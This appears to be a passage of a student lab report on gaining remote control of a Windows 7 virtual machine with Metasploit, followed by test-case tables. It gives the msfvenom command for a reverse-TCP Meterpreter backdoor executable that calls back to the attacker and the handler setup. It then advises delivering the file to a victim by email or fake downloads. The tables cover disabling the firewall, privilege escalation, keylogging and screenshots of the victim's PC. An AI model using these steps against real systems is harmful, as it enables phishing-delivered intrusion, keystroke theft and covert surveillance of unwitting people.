
* **Figure 4:**



**RESULTS AND ANALYSIS**

4.1 **RESULTS:**

# Step 1: Creating the Payload




To Hack Windows we need to create a payload that will act as a backdoor for us to get into that PC. To create payload for windows.

Open terminal and Type:

**msfvenom –p windows/meterpreter/reverse\_tcp LHOST=<Client\_IP\_Address> LPORT=443 –f exe >/root/Desktop/Payload.exe**

# Step 2: Starting the Metasploit Framework Console




For controlling the payload we need to start the Metasploit Framework Concole which is prebuilt in Kali Linux.

The Metasploit Framework Console has many payloads and many exploit method.To start the Metasploit Framework Console.

In the terminal type:

**msfconsole**

# Step 3: Choosing the Exploit Method




As I have said the Metasploit Framework Console has many exploitation method.

In this we will use the multi handler.

On Terminal Type:

**use exploit/multi/handler**

# Step 4: Setting the Payload



In above step we set our exploitation method. In this step we need to specify the payload that we have created.

Type:

**set payload windows/meterpreter/reverse\_tcp**

# Step 5: Providing Ip for Backdooring




In this step we need to provide the ip address of our machine so that the payload will connect to our system.

To find the ip address, open terminal and type **ifconfig**, and copy your ip address.

Then we have to set it in the msfconsole, so type:

**set LHOST (your ip address)**

# Step 6: Sending the File and Exploiting




After we have given all the information. We need to send the .exe file we created before to the victim via mail or fake downloads. Make sure that the victim install the files.

After doing it, in the msfconsole command, type:

**exploit**

After this command it will show you the victim terminal and you can control it.


# Step 7: Creating a Session after Exploitation



After entering exploit command, transfer it to the victim’s machine with the use of any software or hardware and run it to execute the file. Once the victim execute our file access to that PC will be granted to us. To look what things can be done with victim’s PC, type:

**help**

Step 8: Look for Commands and start Penetration testing.



**4.2 TEST CASES:**

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **SR.NO** | **TEST CASE ID** | **TEST OBJECT** | **TEST OBJECTIVES** | **PRE-REQUISITES** | **STEPS** | **INPUT/OUTPUT DATA** | **EXPECTED RESULT** | **ACTUAL RESULT** | **STATUS** |
| 1 | 1.1 | VM WARE | Installing VM Ware | VM ware zip or exe file should be downloaded | 1. Run the exe or zip file | NULL | Should be installed properly | Installed properly | PASS |
|
| 1.2 | Go for paid version | Buy the VM-ware | 1. Get the VM-Ware license key | NULL | Get access to Paid Version | Get access to Paid Version | PASS |
| 2 | 2.1 | Kali Linux Virtual Machine | Install kali linux iso file | kali linux iso file should be downloaded | 1. Run the exe or zip file | NULL | Should be installed as a Virtual Machine in the VM-Ware | Installed properly | PASS |
|
| 2.2 | Install kali linux iso file | 32 or 64bit Kali iso file should be downloaded | 1. Look for iso file as per your system configuration | NULL | Should be installed properly | Wrong bit iso file is installed | FAIL |
|
| 3 | 3.1 | Windows 7 Virtual Machine | Install Windows 7 iso file | Windows 7 iso file should be downloaded | 1. Run the exe or zip file | NULL | Should be installed as a Virtual Machine in the VM-Ware | Installed properly | PASS |
|
| 3.2 | License Key for Windows 7 | Buy the License Key | 1. Get the Windows 7 License Key | NULL | Get access to Paid Version | Get access to Paid Version | PASS |
|
| 4 | 4.1 | Connection | System Internet Connection | Lan connection or Wifi Connection should be connected | 1. Check if internet is connected for not | Turn on the Wifi Connection | Internet should work properly | Internet is working properly | PASS |
|
|
| 4.2 | VM-Ware Internet Connection | Set for physical Internet Connection | 1. Check for Internet Connection | NULL | Accessing to the Internet | Accessed granted for the Internet | PASS |
|
| 4.3 | Kali Linux Internet Connection | Set for physical Internet Connection | 1. Check for Internet Connection | NULL | Accessing to the Internet | Accessed granted for the Internet | PASS |
|
| 4.4 | Kali Linux Internet Connection | Set for physical Internet Connection | 1. Check for Internet Connection | NULL | Accessing to the Internet | No Access to the Internet | PASS |
|
| 5 | 5.1 | Ping Command | To check the internet connection | Cmd should run Properly | 1. Type ping command with some website and check the connection | Open CMD | Ping Commands is running on the CMD | Ping Commands successfully Executed | PASS |
|
|
| 5.2 | To check the internet connection | Cmd should run Properly | 1. Type ping command with some website and check the connection | Open CMD | Ping Commands is running on the CMD | Failed to run Ping Command | PASS |
|
|
| 6 | 6.1 | Firewall | To check the Firewall Setting | Firewall Defender should be open | 1. Check the setting of the Firewall. | Turn off the Firewall | Firewall is off | Firewall is off | PASS |
| 2. Turn of the Firewall |
| 6.2 | To check the Firewall Setting | Firewall Defender should be open | 1. Check the setting of the Firewall. | Turn off the Firewall | Firewall is off | Firewall is on | FAIL |
| 2. Turn of the Firewall |
| 7 | 7.1 | Wireless Connectivity of two PCs | Checking the connection | Handler should work properly | 1. Run Exploit Command. | Type Exploit Command | Connectivity is done between two PCs | Two PCs are connected | PASS |
| 2. Handler will get started. |
|
| 7.2 | Checking the connection | Handler should work properly | 1. Run Exploit Command. | Type Exploit Command | Connectivity is done between two PCs | No Connectivity is found | FAIL |
| 2. Handler will get started. |
|

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 8 | 8.1 | Payload | Creating Payload | msfvenom command should be supported | Enter and run the command | enter the correct command | payload should be created | payload is created | PASS |
| 8.2 | Creating Payload | msfvenom command should be supported | Enter and run the command | enter the correct command | payload should be created | Payload fail to create | FAIL |
| 8.3 | Send the payload via email or h/w device | Internet should be working properly | Attach the payload file and send it | Attach it properly | Payload should be send successfully | Payload is send successfully | PASS |
| 8.4 | Send the payload via email or h/w device | Internet should be working properly | Attach the payload file and send it | Attach it properly | Payload should be send successfully | Wrong Payload is created | FAIL |
| 8.5 | Send the payload via email or h/w device | Internet should be working properly | Attach the payload file and send it | Attach it properly | Payload should be send successfully | Wrong email ID | FAIL |
| 9 | 9.1 | Meterpreter | run meterpreter | Tools should be installed properly | Enter the proper msfconsole command | enter msfconsole command | Run the metasploit console | metasploit console is running | PASS |
| 9.2 | run meterpreter | Tools should be installed properly | Enter the proper msfconsole command | enter msfconsole command | Run the metasploit console | tools are not installed | FAIL |
| 9.3 | run meterpreter | Tools should be installed properly | Enter the proper msfconsole command | enter msfconsole command | Run the metasploit console | wrong command entered | FAIL |
| 10 | 10.1 | Handler | use multi-handler | handler should be working | Enter the proper command | enter the correct command | Handler will be working | Handler is working | PASS |
| 10.2 | use multi-handler | handler should be working | Enter the proper command | enter the correct command | Handler will be working | Handler is not working | FAIL |
| 11 | 11.1 | Reverse connection | use reverse\_tcp connection | Connection should be done properly | Enter the proper command | enter the correct command | Connection should be working | Connection is working | PASS |
| 11.2 | use reverse\_tcp connection | Connection should be done properly | Enter the proper command | enter the correct command | Connection should be working | Connection is not established | FAIL |
| 12 | 12.1 | IP address | Client IP address | check the IP address | Enter the proper command | enter the correct command | Linking the IP Address | IP Address is linked | PASS |
| 12.2 | Client IP address | check the IP address | Enter the proper command | enter the correct command | Linking the IP Address | IP Address gets changed | FAIL |
| 13 | 13.1 | Listening Port | Victim Listening Port | Check for proper LPORT | For Computer , Enter 443 | enter the correct command | Linking the LPORT | LPORT is linked | PASS |
| 13.2 | Victim Listening Port | Check for proper LPORT | For Mobile , Enter 4444 | enter the correct command | Linking the LPORT | LPORT is linked | PASS |
| 14 | 14.1 | Exploit | Exploit command | Check for proper exploit command | enter exploit command | enter the correct command | exploitation is running | Exploit is run | PASS |

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 15 | 15.1 | Enter the Dir commands | To list all files and current directory | Click/Focus on the Dir Commands | 1.1 Run the Dir commands | 1.1 Enter the Dir Commands | Dir Commands Files should be display | Both files and folders should be display | FAIL |
| 15.2 | Enter the ls commands | To list all files and current directory | Click/Focus on the ls Commands | 1.2 Run the ls commands | 1.2 Enter the ls commands | ls Commands Files should be display | Both files and folders should be display | PASS |
| 16 | 16.1 | Enter the getsystem commands | It will located to the got system to name and admin | Click/Focus on the getsystem Commands | 2.1 Run the getsystem commands | 2.1 Enter the getsystem commands | It display the info of system | It will not display the info of system | FAIL |
| 16.2 | Enter the getuid commands | It will display the server username | Click/Focus on the getuid Commands | 2.2 Run the getuid commands | 2.2 Enter the getuid commands | It will display the server username | It will display the NT AUTHORITY/SYSTEM | PASS |
| 17 | 17.1 | Enter the Keyscan\_start | To start the Keylogger | Click/Focus on the Keyscan\_start Commands | 3.1 Run the Keyscan\_start commands | 3.1 Enter the Keyscan\_start commands | It will starting the Keystrokes | It will starting the Keystrokes | PASS |
| 17.2 | Enter the Keyscan\_start | To start the Keylogger | Click/Focus on underscore of this commands | 3.2 Before running the commands check the spell and do not use the space button between Keyscan | 3.2 Enter the Key Scan\_Start commands | It will not display the unknown commands | It will not display the unknown commands | FAIL |
| 18 | 18.1 | Enter the Keyscan\_dump | To print or Captured the Keystrokes | Click/Focus on the Keyscan\_dump Commands | 4.1 Run the Keyscan\_dump commands | 4.1 Enter the Keyscan\_dump commands | It will captured the Keystrokes | It will captured the Keystrokes | PASS |
| 18.2 | Enter the Keyscan\_dump | To print or Captured the Keystrokes | Click/Focus on underscore of this commands | 4.2 Before running the commands check the spell and do not use the space button between Keyscan | 4.2 Enter the Key Scan\_dump commands | It will not display the unknown commands | It will not display the unknown commands | FAIL |
| 19 | 19.1 | Enter the Keyscan\_stop | To stop the Keylogger | Click/Focus on the Keyscan\_stop Commands | 5.1 Run the Keyscan\_stop commands | 5.1 Enter the Keyscan\_stop commands | It will stop execution | It will stop execution | PASS |
| 19.2 | Enter the Keyscan\_stop | To stop the Keylogger | Click/Focus on underscore of this commands | 5.2 Before running the commands check the spell and do not use the space button between Keyscan | 5.2 Enter the Key Scan\_stop commands | It will not stop execution | It will not stop execution | FAIL |
| 20 | 20.1 | Enter the Keyscan\_ps commands | It is the Process status | Click/Focus on the Keyscan\_ps Commands | 6.1 Run the Keyscan\_ps commands | 6.1 Enter the Keyscan\_ps commands | It will accepted the process status result | It will accepted the process status result | PASS |
| 20.2 | Enter the Keyscan\_ps commands | It is the Process status | Click/Focus on the process status and commands | 6.2 before running this commands check whether the process status will display or not | 6.2 Enter the Keyscan\_ps commands | It will not accepted the result | It will not accepted the result | FAIL |
| 21 | 21.1 | Enter the commands execute -f cmd.exe | It will open the cmd and execute the exe file | Click/Focus on the execute -f cmd.exe | 7.1 Run the commands -f cmd.exe | 7.1 Enter the commands -f cmd.exe | This commands is entered and then the cmd will open and display the accepted result | It will accepted the result | PASS |
| 21.2 | Enter the commands execute -f cmd.exe | It will open the cmd and execute the exe file | Click/Focus on the execute -f cmd.exe | 7.2 Run the commands -f cmd.exe | 7.2 Enter the commands -f cmd.exe | It will not accepted the result | It will not accepted the result | FAIL |

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 22 | 22.1 | ScreenShot Command | Checking the Screenshot Command | Victim's Machine should be on | focus on command | Enter the correct command | It will save the victim's PC Screenshot | It saved the victim's PC Screenshot | PASS |
